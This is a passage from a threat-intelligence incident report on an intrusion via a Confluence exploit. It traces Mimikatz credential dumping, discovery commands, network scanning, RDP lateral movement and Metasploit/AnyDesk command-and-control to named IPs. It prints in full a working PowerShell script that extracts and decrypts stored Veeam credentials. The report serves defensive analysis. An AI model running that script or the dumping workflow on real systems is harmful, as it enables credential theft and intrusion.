0000000003fbcc60    51 9b 38 20 00 5f 01 80  00 00 00 00 79 00 44 00   Q.8 ._......y.D.
0000000003fbcc70    65 00 73 00 6b 00 2e 00  6d 00 73 00 69 00 00 00   e.s.k...m.s.i...
0000000003fbcc80    4d 9b 3c 20 00 60 01 80  6d 00 69 00 6d 00 69 00   M.< .`..m.i.m.i.
0000000003fbcc90    6c 00 69 00 62 00 2e 00  64 00 6c 00 6c 00 00 00   l.i.b...d.l.l...
0000000003fbcca0    49 9b 20 20 00 61 01 80  6d 00 69 00 6d 00 69 00   I.  .a..m.i.m.i.
```

```
0000000003fbccb0    64 00 72 00 76 00 2e 00  73 00 79 00 73 00 00 00   d.r.v... s.y.s...
```

```
File created:
RuleName: -
UtcTime: [redacted]
ProcessGuid: {9c622ece-0b62-65c1-f250-090000000500}
ProcessId: 9000
Image: C:\Program Files (x86)\AnyDeskMSI\AnyDeskMSI.exe
TargetFilename: C:\temp\mimikatz\Win32\mimikatz.exe
CreationUtcTime: [redacted]
User: [redacted]backup
```

Sysmon event code 1 showed the execution of Mimikatz:

event_code	CommandLine	Image	Description	CurrentDirectory
1	mimikatz	C:\temp\mimikatz\x64\mimikatz.exe	mimikatz for Windows	C:\temp\mimikatz\x64\

Sysmon event code 10 showed that Mimikatz accessed the LSASS process, and we can also see subsequent GrantedAccess for Mimikatz 0x1010 , which translates to: PROCESS_QUERY_LIMITED_INFORMATION (0x1000) and PROCESS_VM_READ (0x0010) .

event_code	SourceImage	TargetImage	GrantedAccess
10	C:\temp\mimikatz\x64\mimikatz.exe	C:\Windows\system32\lsass.exe	0x1010

Sysmon event code 11 shows that the Mimikatz process creates a file called passwords.txt:

event_code	Image	file_path
11	C:\temp\mimikatz\x64\mimikatz.exe	C:\temp\mimikatz\x64\passwords.txt

Finally, the threat actor reviewed the captured passwords by opening the newly generated password file in Notepad, as documented in Sysmon event code 1:

event_code	CommandLine	Image	Description	CurrentDirectory
1	"C:\Windows\system32\NOTEPAD.EXE" C:\temp\mimikatz\x64\passwords.txt	C:\Windows\System32\notepad.exe	Notepad	C:\temp\mimikatz\x64\

The threat actor also ran the script Veeam-Get-Creds-New.ps1 on the backup server:

event_code	CommandLine	Image	CurrentDirectory
1	powershell -f Veeam-Get-Creds-New.ps1	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\temp\

Powershell scripts are logged under event code 4104 if [powershell script block logging is enabled]:

message

```
Creating Scriptblock text (1 of 1):
# About:  The script is designed to recover passwords used by Veeam to connect
#         to remote hosts vSphere, Hyper-V, etc. The script is intended for
#         demonstration and academic purposes. Use with permission from the
#         system owner.
#
# Author: Konstantin Burov.
#
# Usage:  Run as administrator (elevated) in PowerShell on a host in a Veeam
#         server.

Add-Type -assembly System.Security

""

#Forming the connection string
$SQL = "SELECT [user_name] AS 'User name',[password] AS 'Password' FROM [VeeamBackup].[dbo].[Credentials] "+
```

```
        "WHERE password <> "" #Filter empty passwords
$auth = "Integrated Security=SSPI;" #Local user
$connectionString = "Provider=sqloledb; Data Source=BACKUPS001\VEEAMSQL2016; ' +
"Initial Catalog=VeeamBackup; $auth; "
$connection = New-Object System.Data.OleDb.OleDbConnection $connectionString
$command = New-Object System.Data.OleDb.OleDbCommand $SQL, $connection

#Fetching encrypted credentials from the database
try {
        $connection.Open()
        $adapter = New-Object System.Data.OleDb.OleDbDataAdapter $command
        $dataset = New-Object System.Data.DataSet
        [void] $adapter.Fill($dataSet)
        $connection.Close()
}
catch {
        "Can't connect to DB, exit."
        exit -1
}

"OK"

$rows=($dataset.Tables | Select-Object -Expand Rows)
if ($rows.count -eq 0) {
        "No passwords today, sorry."
        exit
}

""
"Here are some passwords for you, have fun:"

#Decrypting passwords using DPAPI
$rows | ForEach-Object -Process {
        $EnryptedPWD = [Convert]::FromBase64String($_.password)
        $ClearPWD = [System.Security.Cryptography.ProtectedData]::Unprotect( $EnryptedPWD, $null, [System.Security.Cryptography.DataProtectionScope]::LocalMachine )
        $enc = [system.text.encoding]::Default
        $_.password = $enc.GetString($ClearPWD)
}

Write-Output $rows | FT | Out-string
```

The script looks to be from the sadshade/veam-creds GitHub repository, and the script tries to get credentials from the Veeam credential manager.

The threat actor also discovered a txt file on a file share server that contained IT-related cleartext passwords. Included were the credentials for a Domain Admin account. Through their RDP session, they proceeded with opening the the txt file using Notepad. Illustrated below via the process execution evidence:

t user.name	t process.parent.command_line	t process.command_line
Administrator	C:\Windows\Explorer.EXE	"C:\Windows\system32\NOTEPAD.EXE" C:\[redacted].txt

Discovery

The following commands were executed via the Confluence RCE:

net user
whoami
query user

k user.name	k process.parent.command_line	k process.command_line
NETWORK SERVICE	"C:\Program Files\Atlassian\Confluence\bin\Tomcat9.exe" //RS//Confluence291023121054	net user
NETWORK SERVICE	"C:\Program Files\Atlassian\Confluence\bin\Tomcat9.exe" //RS//Confluence291023121054	whoami
NETWORK SERVICE	"C:\Program Files\Atlassian\Confluence\bin\Tomcat9.exe" //RS//Confluence291023121054	query user

NETWORK SERVICE	"C:\Program Files\Atlassian\Confluence\bin\Tomcat9.exe"	//RS//Confluence291023121054	net user

From the Meterpreter session, tasklist was used to enumerate the running processes. This threat actor identified C2 processes that were established by a different actor and used 'taskkill' to end them.

user.name	process.parent.command_line	process.command_line
SYSTEM	C:\Windows\system32\cmd.exe	tasklist
SYSTEM	C:\Windows\system32\cmd.exe	taskkill /f /im psexec.exe
SYSTEM	C:\Windows\system32\cmd.exe	tasklist
SYSTEM	C:\Windows\system32\cmd.exe	taskkill /f /im wmiexec.exe
SYSTEM	C:\Windows\system32\cmd.exe	tasklist
SYSTEM	C:\Windows\system32\cmd.exe	taskkill /im /f curl.exe
SYSTEM	C:\Windows\system32\cmd.exe	taskkill /f /im curl.exe
SYSTEM	C:\Windows\system32\cmd.exe	taskkill /f /im test.exe
SYSTEM	C:\Windows\system32\cmd.exe	tasklist
SYSTEM	C:\Windows\system32\cmd.exe	taskkill /f /im powershell.exe

During this task, we noticed a threat actor blunder: the 'taskkill' execution on 'powershell.exe' killed their own Meterpreter session. Consequently, they re-exploited Confluence to establish yet another Meterpreter session. Then, further discovery commands were executed on the host:

query user
net user
hostname
ipconfig

user.name	process.parent.command_line	process.command_line
SYSTEM	C:\Windows\system32\cmd.exe	query user
SYSTEM	C:\Windows\system32\cmd.exe	net user
SYSTEM	C:\Windows\system32\cmd.exe	hostname
SYSTEM	C:\Windows\system32\cmd.exe	ipconfig
SYSTEM	C:\Windows\system32\cmd.exe	query user

NetScan was then utilized to enumerate the local network:

user.name	process.executable	destination.ip	destination.port
backup	C:\temp\scanner\netscan.exe	10[redacted]	137
backup	C:\temp\scanner\netscan.exe	10[redacted]	445
backup	C:\temp\scanner\netscan.exe	10.[redacted]	3,389

backup	C:\temp\scanner\netscan.exe	10.[redacted]	445
backup	C:\temp\scanner\netscan.exe	10[redacted]	445
backup	C:\temp\scanner\netscan.exe	10[redacted]	3,389
backup	C:\temp\scanner\netscan.exe	10[redacted]	443
backup	C:\temp\scanner\netscan.exe	10[redacted]	3,389
backup	C:\temp\scanner\netscan.exe	10[redacted]	80
backup	C:\temp\scanner\netscan.exe	10[redacted]	445
backup	C:\temp\scanner\netscan.exe	10[redacted]	3,389
backup	C:\temp\scanner\netscan.exe	10[redacted]	445
backup	C:\temp\scanner\netscan.exe	10[redacted]	445
backup	C:\temp\scanner\netscan.exe	10[redacted]	3,389
backup	C:\temp\scanner\netscan.exe	10.[redacted]	80

When NetScan is executed with the 'Check for write access' option enabled, a 'delete.me' file is created then deleted on discovered shares. We can observe this in Event ID 5145:

ShareName	ShareLocalPath	RelativeTargetName
*\ADMIN$	\??\C:\Windows	delete.me
*\C$	\??\C:\	delete.me
*\ADMIN$	\??\C:\Windows	delete.me
*\C$	\??\C:\	delete.me
*\ADMIN$	\??\C:\Windows	delete.me
*\C$	\??\C:\	delete.me
*\C$	\??\C:\	delete.me
*\D$	\??\D:\	delete.me

After moving to a Domain Controller, 'query user' was once again executed. Then the Domain Admins group was enumerated, after a typo:

user.name	process.parent.command_line	process.command_line
[redacted]	"C:\Windows\system32\cmd.exe"	query user
	"C:\Windows\system32\cmd.exe"	net group "domain admins" .domain
	-	net group "domain admins" /domain


Lateral Movement

Throughout the intrusion, RDP was used for lateral movement. The 'Remote Desktop Connection' app (mstsc.exe) was used on the Confluence beachhead to interactively logon to targeted hosts in the environment. The Event ID 4624 logon activity:

hostname	LogonType	winlog.logon.type	user.name	source.ip
Confluence Beachhead	10	RemoteInteractive	backup	Confluence Beachhead

Confluence Beachhead	2	Interactive	backup	127.0.0.1
Backups Server	7	Unlock	Administrator	Confluence Beachhead
File Server	10	RemoteInteractive	Administrator	Confluence Beachhead
Domain Controller	10	RemoteInteractive	Domain Admin	Confluence Beachhead
Backups Server	7	Unlock	Domain Admin	Confluence Beachhead
File Server	10	RemoteInteractive	Domain Admin	Confluence Beachhead
Exchange Server	10	RemoteInteractive	Domain Admin	Confluence Beachhead

Lateral movement with RDP was done to different hosts in swift succession. Starting under one hour after the initial compromise of the beachhead host. All RDP was performed from the beachhead.



Collection

The threat actor used Rclone to exfiltrate everything in a file share, see 'Exfiltration' for more details. However, there were a few groups of files that were copied to C:\temp on the beachhead and then deleted about 30 seconds later.


t host.name	t event.action	t file.path
Beachhead	File created (rule: FileCreate)	C:\temp\[redacted].xls
Beachhead	File created (rule: FileCreate)	C:\temp\[redacted].xls
Beachhead	File created (rule: FileCreate)	C:\temp\[redacted].xls
Beachhead	File created (rule: FileCreate)	C:\temp\[redacted].xls
Beachhead	File created (rule: FileCreate)	C:\temp\[redacted].doc
Beachhead	File created (rule: FileCreate)	C:\temp\[redacted].xls
Beachhead	File created (rule: FileCreate)	C:\temp\[redacted].xls

Beachhead	File Delete archived (rule: FileDelete)	C:\temp\[redacted].xls
Beachhead	File Delete archived (rule: FileDelete)	C:\temp\[redacted].xls
Beachhead	File Delete archived (rule: FileDelete)	C:\temp\[redacted].doc
Beachhead	File Delete archived (rule: FileDelete)	C:\temp\[redacted].xls
Beachhead	File Delete archived (rule: FileDelete)	C:\temp\[redacted].xls
Beachhead	File Delete archived (rule: FileDelete)	C:\temp\[redacted].xls
Beachhead	File Delete archived (rule: FileDelete)	C:\temp\[redacted].xls


Command and Control

Metasploit

Command and control (C2) connections were established via Metasploit from the breached Confluence server to the IP address 92.51.2[.]22 which is hosted in the provider called Flyservers S.A., reported in other blogs for being used by LockBit affiliates.



The connections were made to the port 4321.



```
as: ~ {
  number: 209588,
  organization: > {name: "Flyservers S.A."}
},
address: "92.51.2.22",
port: 4321,
bytes: 1041449,
ip: "92.51.2.22",
packets: 3654
```

When downloading the Meterpreter HTA stager, the threat actor downloaded it by using a user-agent associated with Internet Explorer.

```
user_agent: ~ {
  original: "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)",
  os: > {name: "Windows", version: "10", full: "Windows 10"},
  name: "IE",
  device: > {name: "Other"},
  version: "11.0"
}
```


AnyDesk

A second C2 server 92.51.2[.]27 was employed to connect to AnyDesk.

```
    anynet.any_socket - Client-ID: 1035092621 (FPR: 582d61aed5a8).
anynet.connection_mgr - Making a new connection to client 582d61aed5a8bdc5793dde5747ce0805f55baf8c.
    anynet.any_socket - Accepting the connect request.
      fiber.scheduler - Spawning root fiber 42.
    anynet.any_socket - Connect request accepted (direct).
    anynet.any_socket - Connect request accepted, tunnel route created.
    anynet.any_socket - Initiating the managed connection.
    anynet.any_socket - Local vport: 10, Remote vport: 10, SID: 1705817862703166
    anynet.any_socket - Sending 0 queued blobs.
    anynet.relay_conn - IPv4 punch socket set up on port 50602.
    anynet.relay_conn - IPv6 punch socket set up on port 50602.
      fiber.scheduler - Spawning child fiber 43 (parent: 42).
anynet.punch_connector - -> Spawning: 92.51.2.27:7070 (0).
anynet.punch_connector - -> Spawning: 92.51.2.27:7070 (1).
anynet.punch_connector - Spawning fibers for 5 potential connect addresses.
      fiber.scheduler - Spawning child fiber 44 (parent: 43).
      fiber.scheduler - Spawning child fiber 45 (parent: 43).
anynet.punch_connector - -> Spawning: 92.51.2.27:49245 (2).
anynet.punch_connector - -> Spawning: 92.51.2.27:7070 (3).
anynet.punch_connector - -> Spawning: 92.51.2.27:7070 (4).
      fiber.scheduler - Spawning child fiber 46 (parent: 43).
      fiber.scheduler - Spawning child fiber 47 (parent: 43).
      fiber.scheduler - Spawning child fiber 48 (parent: 43).
anynet.punch_connector - [92.51.2.27:7070] Connecting
anynet.punch_connector -   1 times: [92.51.2.27:7070] Connecting
anynet.punch_connector - [92.51.2.27:49245] Connecting (lport 50602, attempt 0).
anynet.punch_connector - [92.51.2.27:7070] Connecting
```

```
anynet.punch_connector - [92.51.2.27:7070] Connecting
anynet.punch_connector -   1 times: [92.51.2.27:7070] Connecting
       fiber.scheduler - Spawning root fiber 49.
```


Through Fofa, it was possible to identify the hostname, WIN-EKIHV2OQQP8, associated with the server in the period related to the incident.



This hostname was observed in the login activity on the beachhead host for this intrusion.

```
New Logon:
        Security ID:            S-1-5-21-[redacted]-1001
        Account Name:           backup
        Account Domain:         [redacted]
        Logon ID:               0xC396A112
        Linked Logon ID:                0x0
        Network Account Name:   -
        Network Account Domain: -
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:             0x0
        Process Name:           -

Network Information:
        Workstation Name:       WIN-EKIHV2OQQP8
        Source Network Address: 10[redacted].145
        Source Port:            0
```

